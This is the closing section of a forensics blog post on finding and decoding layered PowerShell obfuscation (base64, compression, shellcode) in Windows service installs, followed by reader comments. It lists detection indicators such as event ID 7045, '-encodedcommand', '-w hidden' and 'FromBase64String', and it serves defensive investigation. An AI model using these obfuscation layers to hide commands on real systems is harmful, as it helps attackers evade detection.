As we have seen from the three examples above, there are various techniques attackers may use to obfuscate their PowerShell entries. These may be used in various combinations, some of which I have demonstrated above. The steps taken vary for each case, and within each case itself. I usually see 2-3 variations in each case that are pushed out to hundreds of systems over the course of several months. Sometimes the steps might be:base64, base64,decompress, shellcode. It might also be: base64, decompress, base64, code, base64, shellcode. See how quickly this becomes like a Matryoshka doll? When I wrap up the series, I will talk about ways to automate the process. If you are using something like Harlan Carvy's timelines scripts to get text outputs, it becomes pretty easy.

So how to go about finding these and decoding them in your exams?

- Look for event log ID 7045 with "%COMSPEC%, powershell.exe, -encodedcommand, -w hidden , "From Base64String" etc.
- Look for "Gzipstream" or "[IO.Compression.CompressionMode]::Decompress" for hints on what type of compression was used
- Try running the resulting binary files through sdbg.exe, shellcode2exe or other malware analysis tools

Part 2 will be about PowerShell in the registry, followed by Part 3 on PowerShell logging and pulling information from memory.

Posted by Mari DeGrazia at 6:54 AM

4 comments:

Shelly October 16, 2017 at 9:30 AM

Really great post, Mari! As always! Thanks!

Reply

Unknown October 16, 2017 at 10:39 AM


This is an excellent write up and research! Thanks for sharing!

Reply

Mitch Impey October 16, 2017 at 11:23 AM

Awesome post Mari ! Many thanks !

Reply



Home Older Post

Subscribe to: Post Comments (Atom)